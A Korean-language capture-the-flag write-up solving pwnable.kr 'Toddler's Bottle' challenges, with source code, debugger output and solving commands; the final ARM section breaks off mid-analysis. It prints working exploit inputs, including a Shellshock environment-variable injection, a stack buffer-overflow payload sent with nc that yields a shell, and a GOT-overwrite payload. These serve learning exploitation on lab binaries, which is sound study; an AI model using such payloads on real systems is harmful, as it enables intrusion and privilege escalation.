▶ Toddler's Bottle - fd

```
fd@ubuntu:~$ ls -l
total 16
-r-sr-x--- 1 fd2  fd   7322 Jun 11 01:03 fd
-rw-r--r-- 1 root root  418 Jun 11 01:03 fd.c
-r--r----- 1 fd2  root   50 Jun 11 00:23 flag
```

우선 fd.c가 어떤 내용인지 열어보았다.

```
 1 #include <stdio.h>
 2 #include <stdlib.h>
 3 #include <string.h>
 4 char buf[32];
 5 int main(int argc, char* argv[], char* envp[]){
 6         if(argc<2){
 7                 printf("pass argv[1] a number\n");
 8                 return 0;
 9         }
10         int fd = atoi( argv[1] ) - 0x1234;
11         int len = 0;
12         len = read(fd, buf, 32);
13         if(!strcmp("LETMEWIN\n", buf)){
14                 printf("good job :)\n");
15                 system("/bin/cat flag");
16                 exit(0);
17         }
18         printf("learn about Linux file IO\n");
19         return 0;
20
21 }
22
```

fd프로그램을 실행할 때 인자는 2개여야 하고 2번째 인자에서 0x1234를 뺀 값을 fd변수에 담는다. 그리고 line 12를 보면, fd라는 파일디스크립터를 이용하여 buf로 복사한 다음 buf의 값을 "LETMEWIN"과 검사 후 일치한다면 /bin/cat flag 명령을 실행한다.
파일 디스크립터는 미리 할당되어 있는 번호가 있는데 아래와 같다.

파일 디스크립터	대상
0	표준입력(stdin)
1	표준출력(stdout)
2	표준에러(stderr)

따라서 fd의 값을 0으로 만든 후 "LETMEWIN"을 입력해 주면 문제가 풀릴 것이다.

argv[1] 값에서 0x1234(4660)를 뺀 값을 fd에 입력하기 때문에 0x1234(4660)을 입력해 주어야 fd에 0이 저장된다.

```
fd@ubuntu:~$ ./fd 4660
LETMEWIN
good job :)
mommy! I think I know what a file descriptor is!!
```

▶ Toddler's Bottle - random

```
random@ubuntu:~$ ls -l
total 20
-r--r----- 1 random2 root     49 Jun 30  2014 flag
-r-sr-x--- 1 random2 random 8538 Jun 30  2014 random
-rw-r--r-- 1 root    root    301 Jun 30  2014 random.c
```

이 중 random.c 파일의 내용을 확인해 보면 아래와 같다.

```
 1 #include <stdio.h>
 2
 3 int main(){
 4         unsigned int random;
 5         random = rand();        // random value!
 6
 7         unsigned int key=0;
 8         scanf("%d", &key);
 9
10         if( (key ^ random) == 0xdeadbeef ){
11                 printf("Good!\n");
12                 system("/bin/cat flag");
13                 return 0;
14         }
15
16         printf("Wrong, maybe you should try 2^32 cases.\n");
17         return 0;
18 }
19
```

rand()함수를 이용하여 발생시킨 난수를 random 변수에 저장하고, 입력받은 값을 key라는 변수에 저장한 후 key와 random값을 xor연산하여 결과가 0xdeadbeef(3735928559)라면 flag를 출력시킨다.

rand()함수에 seed값을 주지 않았으므로 매번 똑같은 숫자가 random 변수에 저장되므로 gdb를 이용하여 rand()함수 호출 후 eax 레지스터에 저장된 값을 확인해 보았다.

```
(gdb) disas main
Dump of assembler code for function main:
   0x00000000004005f4 <+0>:     push   rbp
   0x00000000004005f5 <+1>:     mov    rbp,rsp
   0x00000000004005f8 <+4>:     sub    rsp,0x10
   0x00000000004005fc <+8>:     mov    eax,0x0
   0x0000000000400601 <+13>:    call   0x400500 <rand@plt>
   0x0000000000400606 <+18>:    mov    DWORD PTR [rbp-0x4],eax
   0x0000000000400609 <+21>:    mov    DWORD PTR [rbp-0x8],0x0
   0x0000000000400610 <+28>:    mov    eax,0x400760
   0x0000000000400615 <+33>:    lea    rdx,[rbp-0x8]
   0x0000000000400619 <+37>:    mov    rsi,rdx
   0x000000000040061c <+40>:    mov    rdi,rax
   0x000000000040061f <+43>:    mov    eax,0x0
   0x0000000000400624 <+48>:    call   0x4004f0 <__isoc99_scanf@plt>
   0x0000000000400629 <+53>:    mov    eax,DWORD PTR [rbp-0x8]
   0x000000000040062c <+56>:    xor    eax,DWORD PTR [rbp-0x4]
   0x000000000040062f <+59>:    cmp    eax,0xdeadbeef
   0x0000000000400634 <+64>:    jne    0x400656 <main+98>
   0x0000000000400636 <+66>:    mov    edi,0x400763
   0x000000000040063b <+71>:    call   0x4004c0 <puts@plt>
   0x0000000000400640 <+76>:    mov    edi,0x400769
   0x0000000000400645 <+81>:    mov    eax,0x0
   0x000000000040064a <+86>:    call   0x4004d0 <system@plt>
   0x000000000040064f <+91>:    mov    eax,0x0
   0x0000000000400654 <+96>:    jmp    0x400665 <main+113>
   0x0000000000400656 <+98>:    mov    edi,0x400778
   0x000000000040065b <+103>:   call   0x4004c0 <puts@plt>
   0x0000000000400660 <+108>:   mov    eax,0x0
   0x0000000000400665 <+113>:   leave
   0x0000000000400666 <+114>:   ret
End of assembler dump.
(gdb) b* main+18
Breakpoint 1 at 0x400606
(gdb) r
Starting program: /home/random/random

Breakpoint 1, 0x0000000000400606 in main ()
(gdb) print $eax
$1 = 1804289383
```

eax레지스터에 1804289383이라는 값이 저장된 것을 확인할 수 있었다.

random.c에서 line 10을 보면 key와 random을 xor한 후 0xdeadbeef(3735928559)와 비교하므로 우리가 입력해야할 key를 알아내려면 0xdeadbeef(3735928559)와 1804289383를 xor연산 하면 된다. 3735928559 ^ 1804289383 = 3039230856.

```
random@ubuntu:~$ ./random
3039230856
Good!
Mommy, I thought libc random is unpredictable...
```

▶ Toddler's Bottle - mistake

```
$ ls -l
total 24
-r-------- 1 mistake2 root      51 Jul 29  2014 flag
-r-sr-x--- 1 mistake2 mistake 8934 Aug  1  2014 mistake
-rw-r--r-- 1 root     root     792 Aug  1  2014 mistake.c
-r-------- 1 mistake2 root      10 Jul 29  2014 password
```

이 중 mistake.c 파일을 열어보면 아래와 같다.

```c
#include <stdio.h>
#include <fcntl.h>

#define PW_LEN 10
#define XORKEY 1

void xor(char* s, int len){
        int i;
        for(i=0; i<len; i++){
                s[i] ^= XORKEY;
        }
}

int main(int argc, char* argv[]){

        int fd;
        if(fd=open("/home/mistake/password",O_RDONLY,0400) < 0){
                printf("can't open password %d\n", fd);
                return 0;
        }

        printf("do not bruteforce...\n");
        sleep(time(0)%20);

        char pw_buf[PW_LEN+1];
        int len;
        if(!(len=read(fd,pw_buf,PW_LEN) > 0)){
                printf("read error\n");
                close(fd);
                return 0;
        }

        char pw_buf2[PW_LEN+1];
        printf("input password : ");
        scanf("%10s", pw_buf2);

        // xor your input
        xor(pw_buf2, 10);

        if(!strncmp(pw_buf, pw_buf2, PW_LEN)){
                printf("Password OK\n");
                system("/bin/cat flag\n");
        }
        else{
                printf("Wrong Password\n");
        }
```

힌트가 연산자 우선순위임을 염두 해 두고 소스를 보다보면 line 17이 이상하다. open()함수는 정상적으로 파일을 열었을 때 양수를, 정상적으로 열지 못했거나 파일이 존재하지 않는다면 -1을 반환한다. password파일은 해당 디렉토리 내에 있으므로 파일이 정상적으로 열릴 것이다. 따라서 open()함수의 리턴 값은 양수가 된다. 그렇지만 = 보다 < 의 우선순위가 더 높기 때문에 fd에 리턴 값을 저장하기 이전에 '양수 < 0'의 연산을 수행하게 된다. 결과는 당연히 false가 되어 fd에는 0이 들어가게 된다. 그리고 line 27을 보면 read(0, pw_buf, PW_LEN)을 수행하게 되는데 fd가 0이면 앞서 fd문제에서 알았듯 사용자가 입력한 값이 pw_buf에 저장되게 된다.

따라서 do not bruteforce...가 출력된 후에 1111111111을 입력해 주면 이 값이 pw_buf에 저장되게 되고, 이를 xor 1 연산을 해준 값(0000000000)을 password로 입력해 주면 문제가 풀릴 것이다.

```
$ ./mistake
do not bruteforce...
1111111111
input password : 0000000000
Password OK
Mommy, the operator priority always confuses me :(
```

▶ Toddler's Bottle - shellshock

```
shellshock@ubuntu:~$ ls -l
total 960
-r-xr-xr-x 1 root shellshock2 959120 Oct 12  2014 bash
-r--r----- 1 root shellshock2     47 Oct 12  2014 flag
-r-xr-sr-x 1 root shellshock2   8547 Oct 12  2014 shellshock
-rw-r----- 1 root shellshock     188 Oct 12  2014 shellshock.c
```

이 중 shellshock.c 파일을 열어보면 아래와 같다.

```
1 #include <stdio.h>
2 int main(){
3         setresuid(getegid(), getegid(), getegid());
4         setresgid(getegid(), getegid(), getegid());
5         system("/home/shellshock/bash -c 'echo shock_me'");
6         return 0;
7 }
8
```

setresuid()와 setresgid() 함수로 권한 상승 후 system함수를 실행시키는 프로그램이다.
문제가 shell shock이기도 하고 line 5를 보면, bash 라는 프로그램이 shell shock 취약점이 있는 쉘이라는 것을 짐작할 수 있다.
shell shock는 GNU Bash의 환경변수를 통한 코드 인젝션이 가능한 취약점이다. 자세히 말하면 bash의 환경 변수에 함수정의를 이용해서 원하는 코드를 추가할 수 있고, 다음 bash가 사용될 때 추가된 코드가 실행되는 취약점이다. 즉 함수정의 뒤에 임의의 명령을 추가하면 bash는 해당 환경변수를 import 할 때 끝에 추가된 명령까지 같이 실행하게 된다.
이를 이용하여 foo라는 환경 변수에 함수정의를 이용하여 /bin/cat flag라는 flag 파일을 여는 명령을 추가한 후 shellshock 프로그램을 실행시켜 보았다.
[shellshock 관련 문서 참고] http://operatingsystems.tistory.com/80

```
shellshock@ubuntu:~$ export foo='() { echo hello; }; /bin/cat flag'
shellshock@ubuntu:~$ ./shellshock
only if I knew CVE-2014-6271 ten years ago..!!
```

▶ Toddler's Bottle - lotto

```
lotto@ubuntu:~$ ls -l
total 24
-r--r----- 1 lotto2 root     55 Feb 18 06:26 flag
-r-sr-x--- 1 lotto2 lotto 13081 Feb 18 06:35 lotto
-rwxr----- 1 root   lotto  1713 Feb 18 06:35 lotto.c
```

이 중 lotto.c의 내용은 다음과 같다.

```
 6 void play(){
 9
10        int i;
11        printf("Submit your 6 lotto bytes : ");
12        fflush(stdout);
13
14        int r;
15        r = read(0, submit, 6);
16
17        printf("Lotto Start!\n");
18        //sleep(1);
19
20        // generate lotto numbers
21        int fd = open("/dev/urandom", O_RDONLY);
22        if(fd==-1){
23                printf("error. tell admin\n");
24                exit(-1);
25        }
26        unsigned char lotto[6];
27        if(read(fd, lotto, 6) != 6){
28                printf("error2. tell admin\n");
29                exit(-1);
30        }
31        for(i=0; i<6; i++){
32                lotto[i] = (lotto[i] % 45) + 1;         // 1 ~ 45
33        }
34        close(fd);
35
36        // calculate lotto score
37        int match = 0, j = 0;
38        for(i=0; i<6; i++){
39                for(j=0; j<6; j++){
40                        if(lotto[i] == submit[j]){
41                                match++;
42                        }
43                }
44        }
45
46        // win!
47        if(match == 6){
48                system("/bin/cat flag");
49        }
50        else{
51                printf("bad luck...\n");
52        }
```

line 37~44를 보면 사용자가 입력한 6바이트(submit)를 랜덤하게 생성한 값(lotto)과 비교하여 카운트를 증가시키는데, submit이 111111이고 lotto가 123456인 경우, 즉 랜덤 값과 입력 값의 한 숫자만 같을 경우에도 match는 6이 되어 flag 파일이 열리게 된다.

```
- Select Menu -
1. Play Lotto
2. Help
3. Exit
Submit your 6 lotto bytes : 1 1 1 1 1 1
Lotto Start!
bad luck...
- Select Menu -
1. Play Lotto
2. Help
3. Exit
Submit your 6 lotto bytes : Lotto Start!
bad luck...
- Select Menu -
1. Play Lotto
2. Help
3. Exit
Submit your 6 lotto bytes : 1 1 1 1 1 1
Lotto Start!
sorry mom... I FORGOT to check duplicate numbers... :(
```

▶ Toddler's Bottle - collision

```
col@ubuntu:~$ ls -l
total 16
-r-sr-x--- 1 col2 col  7341 Jun 11  2014 col
-rw-r--r-- 1 root root  555 Jun 12  2014 col.c
-r--r----- 1 col2 col2   52 Jun 11  2014 flag
```

col.c의 내용은 다음과 같다.

```
1  #include <stdio.h>
2  #include <string.h>
3  unsigned long hashcode = 0x21DD09EC;
4  unsigned long check_password(const char* p){
5          int* ip = (int*)p;
6          int i;
7          int res=0;
8          for(i=0; i<5; i++){
9                  res += ip[i];
10         }
11         return res;
12 }
13
14 int main(int argc, char* argv[]){
15         if(argc<2){
16                 printf("usage : %s [passcode]\n", argv[0]);
17                 return 0;
18         }
19         if(strlen(argv[1]) != 20){
20                 printf("passcode length should be 20 bytes\n");
21                 return 0;
22         }
23
24         if(hashcode == check_password( argv[1] )){
25                 system("/bin/cat flag");
26                 return 0;
27         }
28         else
29                 printf("wrong passcode.\n");
30         return 0;
31 }
```

이 프로그램은 20byte의 passcode를 인자로 받는다. 그리고는 line 24을 보면 hashcode와 값을 비교한 후 일치하면 flag 파일을 연다. check_password()함수를 보면 입력받은 값을 4byte씩 5번 불러오고 불러올 때마다 res변수에 누적시킨다. 즉 우리는 누적된 값을 0x21DD09EC로 만들어주면 된다.

0x21DD09EC % 5 = 4 이고 0x21DD09EC / 5 = 0x6C5CEC8 이므로 0x6C5CEC8를 4번, 6C5CECC을 한번 더해주면 0x21DD09EC가 된다.

06C5CEC8 06C5CEC8 06C5CEC8 06C5CEC8 06C5CECC

=> C8CEC506 C8CEC506 C8CEC506 C8CEC506 CCCEC506 (리틀 엔디안 방식으로 변환)

```
col@ubuntu:~$ ./col `python -c 'print "\xc8\xce\xc5\x06\xc8\xce\xc5\x06\xc8\xce\xc5\x06\xc8\xce\xc5\x06\xcc\
xce\xc5\x06"'`
daddy! I just managed to create a hash collision :)
```

▶ Toddler's Bottle - blackjack


```
int betting() //Asks user amount to bet
{
 printf("\n\nEnter Bet: $");
 scanf("%d", &bet);

 if (bet > cash) //If player tries to bet more money than player has
 {
        printf("\nYou cannot bet more money than you have.");
        printf("\nEnter Bet: ");
        scanf("%d", &bet);
        return bet;
 }
 else return bet;
} // End Function
```

소스코드를 보다보면 위와 같이 취약한 부분이 보인다. if (bet > cash) 문을 잘 보면 내가 가지고 있는 금액보다 배팅금액이 큰지를 한번만 검사하고 그 후부터는 배팅금액이 가지고 있는 금액보다 크더라도 그냥 배팅금액을 반환해버린다. 따라서 배팅금액을 가지고 있는 금액보다 더 많게 걸고 게임에서 한번만이라도 이기면 flag를 얻을 수 있다.

```
Would You Like To Play Again?
Please Enter Y for Yes or N for No
Y

YaY_I_AM_A_MILLIONARE_LOL


Cash: $727380473
-------
| D     |
|   Q   |
|     D|
-------

Your Total is 10

The Dealer Has a Total of 6

Enter Bet: $^C
```

▶ Toddler's Bottle - bof

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
void func(int key){
        char overflowme[32];
        printf("overflow me : ");
        gets(overflowme);       // smash me!
        if(key == 0xcafebabe){
                system("/bin/sh");
        }
        else{
                printf("Nah..\n");
        }
}
int main(int argc, char* argv[]){
        func(0xdeadbeef);
        return 0;
}
```



main에서 0xdeadbeef라는 인자를 가진 func()함수를 호출하고, func()함수에서는 overflowme라는 char형 32byte 배열을 선언하고 gets()함수를 이용해 문자를 입력받는다. gets()함수는 입력받는 문자의 길이를 검사하지 않으므로 bof 취약점이 있는 함수이다. 이 취약점을 이용해 현재 0xdeadbeef가 저장된 key변수에 0xcafebabe를 저장시키면 문제가 풀린다.

오른쪽 그림은 gdb를 통해 스택에 어떻게 공간이 할당되어있는 지 알아본 것이다. 그림만 보면 48byte의 더미를 채운 후 0xcafebabe를 리틀엔디안 방식으로 입력해 주면 공격이 성공할 것

같아서 해봤더니 stack smashing detected라는 메시지와 함께 bof 프로그램이 종료되었다. 그래서 4byte를 늘려서 52byte의 더미를 채워줬더니 공격이 먹혔다.

(python -c 'print "a"*52+"₩xbe₩xba₩xfe₩xca"';cat) | nc pwnable.kr 9000

```
[root@localhost pwnable]# (python -c 'print "a"*52+"\xbe\xba\xfe\xca"';cat) | nc
 pwnable.kr 9000
ls
bof
bof.c
flag
log
super.pl
cat flag
daddy, I just pwned a buFFer :)
```

▶ Toddler's Bottle - passcode

```
1  #include <stdio.h>
2  #include <stdlib.h>
3
4  void login(){
5          int passcode1;
6          int passcode2;
7
8          printf("enter passcode1 : ");
9          scanf("%d", passcode1);
10         fflush(stdin);
11
12         // ha! mommy told me that 32bit is vulnerable to bruteforcing :)
13         printf("enter passcode2 : ");
14         scanf("%d", passcode2);
15
16         printf("checking...\n");
17         if(passcode1==338150 && passcode2==13371337){
18                 printf("Login OK!\n");
19                 system("/bin/cat flag");
20         }
21         else{
22                 printf("Login Failed!\n");
23                 exit(0);
24         }
25 }
26
27 void welcome(){
28         char name[100];
29         printf("enter you name : ");
30         scanf("%100s", name);
31         printf("Welcome %s!\n", name);
32 }
33
34 int main(){
35         printf("Toddler's Secure Login System 1.0 beta.\n");
36
37         welcome();
38         login();
39
40         // something after login...
41         printf("Now I can safely trust you that you have credential :)\n");
42         return 0;
43 }
44
```

```
passcode@ubuntu:~$ ./passcode
Toddler's Secure Login System 1.0 beta.
enter you name : 2hihi
Welcome 2hihi!
enter passcode1 : 338150
enter passcode2 : 13371337
Segmentation fault
```

리눅스에서는 line 10과 같이 fflush의 인자로 stdin(표준 입력 스트림)이 들어오면 아무런 동작을 하지 않는다. 즉 리눅스에서는 fflush에 의하여 '₩n'이 버퍼에서 비워지지 않으므로 오른쪽과 같이 프로그램을 실행시키면 passcode1 = 338150, passcode2 = '₩n'이 저장되게 된다.

disas login을 하면 passcode1은 ebp-0x10에, passcode2는 ebp-0xc에 저장되는 것을 알 수 있다. 또한 passcode1에는 4byte의 주소를 입력할 수 있다. 이를 이용하여 프로그램의 흐름을 system("/bin/cat flag"); 로 가게 수정할 수 있다. 이를 위해 먼저 welcome() 함수의 name 배열을 채워주면 login()함수의 passcode1 영역에 접근할 수 있다. 이 때 96byte의 더미 값과 나머지 4byte는 exit(0);의 주소로 채운다. exit(0);의 주소는 readelf 명령을 이용하여 알 수 있다.

```
passcode@ubuntu:~$ readelf -r passcode

Relocation section '.rel.dyn' at offset 0x388 contains 2 entries:
 Offset     Info    Type            Sym.Value  Sym. Name
08049ff0  00000606 R_386_GLOB_DAT    00000000   __gmon_start__
0804a02c  00000b05 R_386_COPY        0804a02c   stdin

Relocation section '.rel.plt' at offset 0x398 contains 9 entries:
 Offset     Info    Type            Sym.Value  Sym. Name
0804a000  00000107 R_386_JUMP_SLOT   00000000   printf
0804a004  00000207 R_386_JUMP_SLOT   00000000   fflush
0804a008  00000307 R_386_JUMP_SLOT   00000000   __stack_chk_fail
0804a00c  00000407 R_386_JUMP_SLOT   00000000   puts
0804a010  00000507 R_386_JUMP_SLOT   00000000   system
0804a014  00000607 R_386_JUMP_SLOT   00000000   __gmon_start__
0804a018  00000707 R_386_JUMP_SLOT   00000000   exit
0804a01c  00000807 R_386_JUMP_SLOT   00000000   __libc_start_main
0804a020  00000907 R_386_JUMP_SLOT   00000000   __isoc99_scanf
```

위에서 볼 수 있듯이 exit함수의 주소는 0x0804a018 이다.

이제 name[100] 배열이 모두 채워졌으니 이제 passcode1을 덮어쓸 차례다. passcode1은 앞에서 얘기했듯이 system함수의 주소로 덮어쓰면 된다. gdb를 통해 주소를 확인해 보았다.

```
0x080485e3 <+127>:   mov    DWORD PTR [esp],0x80487af
0x080485ea <+134>:   call   0x8048460 <system@plt>
```

즉 passcode1은 0x080485e3(=134514147)으로 덮어쓰면 된다. 이 때 주의할 점은 16진수가 아닌 10진수로 덮어써야하며, 134514147후에는 개행문자 ₩n을 넣어주어야 한다. 그리고는 fflush()함수가 실행되고 passcode2의 입력을 받을 것이다. segmentation fault가 발생하는 것을 막기 위해 passcode2에는 숫자가 아닌 문자를 입력해주고 개행문자 ₩n을 넣어주면 된다.

```
passcode@ubuntu:~$ (python -c 'print "a"*96+"\x18\xa0\x04\x08"+"134514147\n"+"a\n"';cat)|./passcode
Toddler's Secure Login System 1.0 beta.
enter you name : Welcome aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaa↑ !
enter passcode1 : enter passcode2 : checking...
Login Failed!
Sorry mom.. I got confused about scanf usage :(
Now I can safely trust you that you have credential :)
```

▶ Toddler's Bottle - flag

strings 명령어를 이용하여 다운받은 flag파일을 보면 오른쪽 사진과 같이 UPX라는 문자열이 보인다. 즉 이 파일은 UPX로 패킹되어 있는 것을 알 수 있다.

Papa brought me a packed present! let's open it.

Download : http://pwnable.kr/bin/flag


This is reversing task. all you need is binary

```
Hi5_
1}#
@C%,
=*E;
L#EK
@Bh]
Ixun
;dl]tpR
c3Rh
2B)=
1\a}
_M]h
Upbrk
makBN
su`"]R
UPX!
UPX!
```

```
C:₩upx391w>upx -d flag
                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2013
UPX 3.91w       Markus Oberhumer, Laszlo Molnar & John Reiser   Sep 30th 2013

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
    887219 <-    335288   37.79%   linux/ElfAMD   flag

Unpacked 1 file.
```

위와 같이 upx 패킹을 풀어준다.

그리고는 64bit IDA를 이용하여 문자열을 검색해보았더니 아래와 같이 수상한 문자열이 보였다.




이 문자열이 우리가 찾고자 하는 flag이다.

▶ Toddler's Bottle - leg

```
#include <stdio.h>
#include <fcntl.h>
int key1(){
        asm("mov r3, pc₩n");
}
int key2(){
        asm(
        "push   {r6}₩n"
        "add    r6, pc, $1₩n"
        "bx     r6₩n"
        ".code   16₩n"
        "mov    r3, pc₩n"
        "add    r3, $0x4₩n"
        "push   {r3}₩n"
        "pop    {pc}₩n"
        ".code  32₩n"
        "pop    {r6}₩n"
        );
}
int key3(){
        asm("mov r3, lr₩n");
}
int main(){
        int key=0;
        printf("Daddy has very strong arm! : ");
        scanf("%d", &key);
        if( (key1()+key2()+key3()) == key ){
                printf("Congratz!₩n");
                int fd = open("flag", O_RDONLY);
                char buf[100];
                int r = read(fd, buf, 100);
                write(0, buf, r);
        }
        else{
                printf("I have strong leg :P₩n");
        }
        return 0;
}
```

주어진 C코드를 보면 우리가 구해야할 key값은 key1()+key2+key3()를 하면 얻을 수 있음을 알 수 있다. 그리고 아래의 소스는 key1(), key2(), key3() 각각의 함수에 대한 asm 소스이다.



```
(gdb) disass main
Dump of assembler code for function main:
   0x00008d3c <+0>:     push   {r4, r11, lr}
   0x00008d40 <+4>:     add    r11, sp, #8
   0x00008d44 <+8>:     sub    sp, sp, #12
   0x00008d48 <+12>:    mov    r3, #0
   0x00008d4c <+16>:    str    r3, [r11, #-16]
   0x00008d50 <+20>:    ldr    r0, [pc, #104]  ; 0x8dc0 <main+132>
   0x00008d54 <+24>:    bl     0xfb6c <printf>
   0x00008d58 <+28>:    sub    r3, r11, #16
   0x00008d5c <+32>:    ldr    r0, [pc, #96]   ; 0x8dc4 <main+136>
   0x00008d60 <+36>:    mov    r1, r3
   0x00008d64 <+40>:    bl     0xfbd8 <__isoc99_scanf>
   0x00008d68 <+44>:    bl     0x8cd4 <key1>
   0x00008d6c <+48>:    mov    r4, r0
   0x00008d70 <+52>:    bl     0x8cf0 <key2>
   0x00008d74 <+56>:    mov    r3, r0
   0x00008d78 <+60>:    add    r4, r4, r3
   0x00008d7c <+64>:    bl     0x8d20 <key3>
   0x00008d80 <+68>:    mov    r3, r0
   0x00008d84 <+72>:    add    r2, r4, r3
   0x00008d88 <+76>:    ldr    r3, [r11, #-16]
   0x00008d8c <+80>:    cmp    r2, r3
   0x00008d90 <+84>:    bne    0x8da8 <main+108>
   0x00008d94 <+88>:    ldr    r0, [pc, #44]   ; 0x8dc8 <main+140>
   0x00008d98 <+92>:    bl     0x1050c <puts>
   0x00008d9c <+96>:    ldr    r0, [pc, #40]   ; 0x8dcc <main+144>
   0x00008da0 <+100>:   bl     0xf89c <system>
   0x00008da4 <+104>:   b      0x8db0 <main+116>
   0x00008da8 <+108>:   ldr    r0, [pc, #32]   ; 0x8dd0 <main+148>
   0x00008dac <+112>:   bl     0x1050c <puts>
   0x00008db0 <+116>:   mov    r3, #0
   0x00008db4 <+120>:   mov    r0, r3
   0x00008db8 <+124>:   sub    sp, r11, #8
   0x00008dbc <+128>:   pop    {r4, r11, pc}
   0x00008dc0 <+132>:   andeq  r10, r6, r12, lsl #9
   0x00008dc4 <+136>:   andeq  r10, r6, r12, lsr #9
   0x00008dc8 <+140>:   <UNDEFINED> instruction: 0x0006a4b0
   0x00008dcc <+144>:   <UNDEFINED> instruction: 0x0006a4bc
   0x00008dd0 <+148>:   andeq  r10, r6, r4, asr #9
End of assembler dump.
```

```
(gdb) disass key1
Dump of assembler code for function key1:
   0x00008cd4 <+0>:     push   {r11}           ; (str r11, [sp, #-4]!)
   0x00008cd8 <+4>:     add    r11, sp, #0
   0x00008cdc <+8>:     mov    r3, pc
   0x00008ce0 <+12>:    mov    r0, r3
   0x00008ce4 <+16>:    sub    sp, r11, #0
   0x00008ce8 <+20>:    pop    {r11}           ; (ldr r11, [sp], #4)
   0x00008cec <+24>:    bx     lr
End of assembler dump.
(gdb) disass key2
Dump of assembler code for function key2:
   0x00008cf0 <+0>:     push   {r11}           ; (str r11, [sp, #-4]!)
   0x00008cf4 <+4>:     add    r11, sp, #0
   0x00008cf8 <+8>:     push   {r6}            ; (str r6, [sp, #-4]!)
   0x00008cfc <+12>:    add    r6, pc, #1
   0x00008d00 <+16>:    bx     r6
   0x00008d04 <+20>:    mov    r3, pc
   0x00008d06 <+22>:    adds   r3, #4
   0x00008d08 <+24>:    push   {r3}
   0x00008d0a <+26>:    pop    {pc}
   0x00008d0c <+28>:    pop    {r6}            ; (ldr r6, [sp], #4)
   0x00008d10 <+32>:    mov    r0, r3
   0x00008d14 <+36>:    sub    sp, r11, #0
   0x00008d18 <+40>:    pop    {r11}           ; (ldr r11, [sp], #4)
   0x00008d1c <+44>:    bx     lr
End of assembler dump.
(gdb) disass key3
Dump of assembler code for function key3:
   0x00008d20 <+0>:     push   {r11}           ; (str r11, [sp, #-4]!)
   0x00008d24 <+4>:     add    r11, sp, #0
   0x00008d28 <+8>:     mov    r3, lr
   0x00008d2c <+12>:    mov    r0, r3
   0x00008d30 <+16>:    sub    sp, r11, #0
   0x00008d34 <+20>:    pop    {r11}           ; (ldr r11, [sp], #4)
   0x00008d38 <+24>:    bx     lr
End of assembler dump.
```

ARM에서는 PC대신에 r15를 사용한다. 그리고 ARM processor는 32bit ARM명령어와 16bit Thumb 명령어 세트를 지원한다. ARM Mode는 기본모드이다. 이때의 PC값은 현재 작동하는 명령어의 주소 + 8이며 4byte씩 명령어를 fetch한다. Thumb Mode는 CPSR의 Tbit가 1일 경우에 설정되는 값으로, 2byte씩 명령어를 fetch하고, PC값은 현재 작동하는 명령어의 주소 + 4 이다. 모드 변경은 bx명령어를 이용해서 할 수 있다. bx에 점프하는 주소를 주게 되는데 이 때 전달되는 주소가 홀수일 경우에 T bit가 1로 세팅되어 Thumb Mode가 되고, 짝수일 경우에는 T bit가 0으로 세팅되어 ARM Mode가 된다.

```
■ key1 ■
0x00008cdc <+8>:      mov     r3, pc   // r3 = 0x8cdc+8 = 0x8ce4
0x00008ce0 <+12>:     mov     r0, r3   // ro = 0x8ce4

■ key 2 ■
0x00008cfc <+12>:     add     r6, pc, #1
0x00008d00 <+16>:     bx      r6          // Thumb mode로 변경
0x00008d04 <+20>:     mov     r3, pc      // r3 = 0x8d04 + 4 = 0x8d08
0x00008d06 <+22>:     adds    r3, #4      // r3 = 0x8d08 + 4 = 0x8d0c
...
